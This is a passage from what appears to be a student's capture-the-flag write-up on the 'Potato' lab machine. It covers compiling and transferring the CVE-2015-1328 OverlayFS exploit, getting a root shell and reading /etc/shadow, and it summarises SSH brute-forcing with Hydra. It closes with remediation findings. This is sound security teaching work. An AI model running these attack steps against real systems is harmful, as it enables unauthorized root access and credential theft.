Kernel version 3.13.0-24 is vulnerable to CVE-2015-1328 - the OverlayFS local privilege escalation vulnerability. This vulnerability exists because the Linux kernel's OverlayFS filesystem implementation does not properly check permissions when creating new files in the upper layer of a mount, allowing an unprivileged user to create files owned by root.

CVE ID	CVE-2015-1328
Vulnerability	Linux Kernel OverlayFS Privilege Escalation
Affected Versions	Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04 / 14.04)
Exploit ID	EDB-ID 37292
Impact	Local privilege escalation to root
CVSS Score	7.2 (HIGH)

6.2 Exploit Preparation on Kali

```
mkdir /root/exploit && cd /root/exploit
cp /usr/share/exploitdb/exploits/linux/local/37292.c .
gcc 37292.c -o exploit -D_GNU_SOURCE -w -static
ls -la
```

Explanation

The exploit source code (37292.c) was copied from the local ExploitDB database. It was compiled with the -static flag to embed all library dependencies into the binary, resolving GLIBC version compatibility issues between the modern Kali compiler and the older target system. The -D_GNU_SOURCE flag enabled GNU extensions required by the exploit code.




Figure 10: gcc compilation on Kali producing the exploit binary

6.3 Exploit Transfer to Target

```
cd /root/exploit && python3 -m http.server 8080
# On Target - download exploit
cd /tmp
wget http://192.168.163.138:8080/exploit
chmod +x exploit
```




Figure 11: wget downloading the compiled exploit binary to /tmp on the target

6.4 Exploit Execution

```
./exploit
```





Figure 12: Exploit execution output showing 'spawning threads', 'mount #1', 'mount #2', '/etc/ld.so.preload created', 'creating shared library' and finally the # root prompt

Exploit Output

```
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
#
```

The # symbol indicates a root shell was successfully obtained.


STEP 7: Root Access Verification & Flag Capture

Objective

Verify root access and capture the proof flag to confirm successful privilege escalation.

Commands Executed

```
whoami
id
hostname
ifconfig
cat /root/proof.txt
cat /etc/shadow
```



Screenshot: cat /root/proof.txt showing the flag contents

Proof Flag Captured

FLAG CAPTURED

SunCSR.Team.Potato.af6d45da1f1181347b9e2139f23c6a5b

4. COMPLETE ATTACK CHAIN SUMMARY

The following table summarizes the complete attack flow from initial reconnaissance to root access:

#	Phase	Tool Used	Finding / Result
1	Host Discovery	netdiscover	Target IP identified: 192.168.163.139
2	Port Scanning	Nmap (-sV -p-)	Port 80 (HTTP) and Port 7120 (SSH) discovered
3	Web Enumeration	Gobuster	Found /info.php and /index.html
4	Info Disclosure	Browser / curl	phpinfo() leaked OS, kernel, PHP version
5	Username Discovery	Web Recon	index.html title 'Potato' revealed username
6	Credential Attack	Hydra + fasttrack.txt	SSH password successfully brute-forced
7	Initial Access	SSH	Shell obtained as user 'potato' (UID 1000)
8	Exploit Prep	GCC + Python3 HTTP	37292.c compiled and transferred to target
9	Privilege Escalation	CVE-2015-1328	Root shell obtained (#)
10	Flag Capture	cat /root/proof.txt	Flag: SunCSR.Team.Potato.af6d45da1f...

5. FINDINGS & RECOMMENDATIONS

5.1 Finding 1 - Severely Outdated Operating System

Severity	CRITICAL
Location	Target OS — Ubuntu 14.04, Kernel 3.13.0 (EOL since April 2019)
Impact	Multiple known CVEs exploitable for privilege escalation and remote code execution
Evidence	uname -a output; CVE-2015-1328 successfully exploited

Recommendation: Immediately upgrade to a supported Ubuntu LTS release (22.04 or 24.04). Apply all security patches and implement automated patch management.

5.2 Finding 2 - phpinfo() Exposed Publicly

Severity	HIGH
Location	http://192.168.163.139/info.php
Impact	Full disclosure of OS, kernel, PHP version, file paths, and server configuration
Evidence	curl http://192.168.163.139/info.php returned complete system details

Recommendation: Remove phpinfo() files from production web servers. Restrict or remove informational pages that disclose system configuration details.

5.3 Finding 3 - Weak SSH Credentials

Severity	HIGH
Location	SSH service on port 7120
Impact	Unauthorized access to the system via brute-force attack
Evidence	Hydra successfully cracked credentials using fasttrack.txt in under 5 minutes

Recommendation: Enforce strong password policies. Implement SSH key-based authentication and disable password authentication. Use fail2ban to block brute-force attempts.

5.4 Finding 4 - CVE-2015-1328 (OverlayFS)

Severity	CRITICAL
----------	----------

CVE	CVE-2015-1328
Location	Linux Kernel 3.13.0-24-generic
Impact	Local privilege escalation from any user to root
Evidence	Exploit 37292 executed successfully, root shell obtained

Recommendation: Apply kernel security patches immediately. Upgrade to a kernel version ≥ 3.19 . Implement mandatory access controls (AppArmor/SELinux) as a defense-in-depth measure.

6. CONCLUSION

This Assignment successfully demonstrated a complete attack chain against the Potato CTF machine, progressing from initial network reconnaissance to full root-level access. The exercise highlighted how a combination of seemingly minor security weaknesses - an exposed `phpinfo()` page, weak credentials, and an unpatched kernel - can be chained together to achieve complete system compromise.

The most critical vulnerability was the unpatched Linux kernel (CVE-2015-1328), which allowed privilege escalation from a standard user account to root without requiring any additional credentials. This underscores the critical importance of timely security patching and maintaining an up-to-date operating system.

The information disclosure via `phpinfo()` also played a significant role in the attack, providing detailed system information that guided the selection of the appropriate exploit. This is a common misconfiguration in web servers that should be addressed as part of basic security hardening.

Key Takeaways

- Defense in depth is essential - multiple weak controls were chained to achieve full compromise
 - Patch management is critical - a kernel from 2014 enabled root access via a known CVE
 - Information disclosure accelerates attacks - `phpinfo()` cut reconnaissance time significantly
 - Non-standard ports do not provide security - SSH on port 7120 was still discovered and exploited
 - Credential security matters - weak passwords remain one of the most exploited attack vectors
-